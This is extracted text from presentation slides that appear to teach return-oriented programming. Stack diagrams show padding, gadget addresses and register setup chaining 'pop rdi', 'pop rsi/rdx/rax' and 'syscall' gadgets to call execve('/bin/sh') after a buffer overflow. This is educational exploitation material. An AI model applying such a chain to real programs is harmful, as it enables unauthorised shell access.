0x00007fffffffe5c0

59

0x00007fffffffe5c8

0x408888

RSP

Stack

# ROP

rdi: 0x00007fffffffe560 ("/bin/sh")

rsi: 0

rdx: 0

rax: 59

## Gadget1

pop rdi  
ret

## Gadget2

pop rsi  
pop rdx  
pop rax  
ret

## Gadget3

syscall

## function1

push rbp  
mov rbp, rsp  
sub rsp, 30h  
...  
leave  
ret

0x00007fffffffe560

/bin/sh\0  
AAAAAAA  
...  
AAAAAAA

0x00007fffffffe590

AAAAAAA

0x00007fffffffe598

0x405566

0x00007fffffffe5a0

0x00007fffffffe560

0x00007fffffffe5a8

0x407777

0x00007fffffffe5b0

0

0x00007fffffffe5b8

0

0x00007fffffffe5c0

59

0x00007fffffffe5c8

0x408888

RSP

Stack

# ROP

rdi: 0x00007fffffffe560 ("/bin/sh")

rsi: 0

rdx: 0

rax: 59

Gadget1

0x405566 **pop** rdi  
**ret**

function1

**push** rbp

0x00007fffffffe560

/bin/sh\0  
AAAAAAAA

**execve("/bin/sh", 0, 0);**

Gadget3

0x408888 **syscall**

0x00007fffffffe5a8

0x00007fffffffe5b0

0x00007fffffffe5b8

0x00007fffffffe5c0

0x00007fffffffe5c8

0x00007fffffffe560

0x407777

0

0

59

0x408888

RSP

Stack

117

# ROP DEMO

# Q & A



# Thanks



## 疫情期間少出門勤洗手